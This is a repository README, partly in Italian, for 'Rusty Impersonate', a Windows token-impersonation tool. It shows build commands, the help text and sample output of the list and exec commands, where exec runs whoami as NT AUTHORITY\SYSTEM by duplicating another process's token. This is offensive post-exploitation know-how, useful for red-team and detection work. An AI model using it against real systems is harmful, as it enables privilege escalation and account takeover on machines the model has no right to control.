 zblurx/impersonate-rs
Rusty Impersonate

💡 IRS è una versione libreria di https://github.com/zblurx/impersonate-rs, zblurx
Reimplementazione di Defte Impersonate in puro Rust. Per maggiori informazioni, consulta questo post del blog.
L'approccio all'impersonazione dei token è leggermente diverso da quello di Defte Impersonate: qui devi selezionare un PID di cui vuoi impersonare il token primario, poi irs.exe dovrà:
CreateProcessWithTokenW e inviare l'output alla named pipeQuesto approccio ti consente di impersonare qualsiasi utente sul computer di destinazione purché tu abbia privilegi di amministratore (non è necessario NT SYSTEM) ed è utilizzabile sia con che senza GUI.
# Build it from docker
git clone https://github.com/zblurx/impersonate-rs
cd impersonate-rs
make release

# Or from cargo in your host
make windows

# or
# 32 bits
RUSTFLAGS="--remap-path-prefix $$HOME=~" cargo build --release --target i686-pc-windows-gnu
# 64 bits
RUSTFLAGS="--remap-path-prefix $$HOME=~" cargo build --release --target x86_64-pc-windows-gnu

# Build documentation
cargo doc --open --no-deps

# More information
make help
Come binario statico:
PS C:\Users\maldev\Desktop> .irs.exe --help
IRS (Impersonate-RS) It's a windows token impersonation tool written in Rust. zblurx <https://twitter.com/_zblurx>

Usage: irs.exe <COMMAND>

Commands:
  list   List all process PID available to impersonate Tokens
  exec   Execute command line from impersonate PID and get output
  spawn  Spawn new process from impersonate PID
  help   Print this message or the help of the given subcommand(s)

Options:
  -h, --help  Print help


listIl comando list elenca i processi, con il loro ID di sessione, il tipo di token e l'utente associato.
PS C:\Users\maldev\Desktop> .\irs.exe list

[winlogon.exe                    ] [PROCESS: 624  ] [SESSION: 1 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[lsass.exe                       ] [PROCESS: 672  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[svchost.exe                     ] [PROCESS: 780  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[fontdrvhost.exe                 ] [PROCESS: 788  ] [SESSION: 0 ] [TYPE: Primary] [Low   ] [USER: Font Driver Host\UMFD-0     ]
[fontdrvhost.exe                 ] [PROCESS: 796  ] [SESSION: 1 ] [TYPE: Primary] [Low   ] [USER: Font Driver Host\UMFD-1     ]
[svchost.exe                     ] [PROCESS: 888  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE RÉSEAU  ]
[svchost.exe                     ] [PROCESS: 948  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[dwm.exe                         ] [PROCESS: 412  ] [SESSION: 1 ] [TYPE: Primary] [System] [USER: Window Manager\DWM-1        ]
[svchost.exe                     ] [PROCESS: 460  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[svchost.exe                     ] [PROCESS: 696  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE LOCAL   ]
[REDACTED]
[svchost.exe                     ] [PROCESS: 836  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE LOCAL   ]
[svchost.exe                     ] [PROCESS: 908  ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE LOCAL   ]
[svchost.exe                     ] [PROCESS: 1060 ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE LOCAL   ]
[svchost.exe                     ] [PROCESS: 1088 ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\SERVICE LOCAL   ]
[svchost.exe                     ] [PROCESS: 1124 ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
[svchost.exe                     ] [PROCESS: 1176 ] [SESSION: 0 ] [TYPE: Primary] [System] [USER: AUTORITE NT\Système         ]
execIl comando exec apre l'ID del processo target nell'argomento pid, ne duplica il token ed esegue un comando con il nuovo token.
X:\>whoami
adcs1\administrator

PS C:\Users\maldev\Desktop> .\irs.exe exec --pid 708 --command whoami
[2025-10-13T20:59:42Z INFO  irs::impersonate::exec] Impersonate user NT AUTHORITY\SYSTEM
nt authority\system

PS C:\Users\maldev\Desktop> .\irs.exe exec --pid 708 --command "whoami /all"
[2025-10-13T20:59:42Z INFO  irs::impersonate::exec] Impersonate user NT AUTHORITY\SYSTEM

USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
BUILTIN\Administrators                 Alias            S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label            S-1-16-16384


PRIVILEGES INFORMATION
----------------------
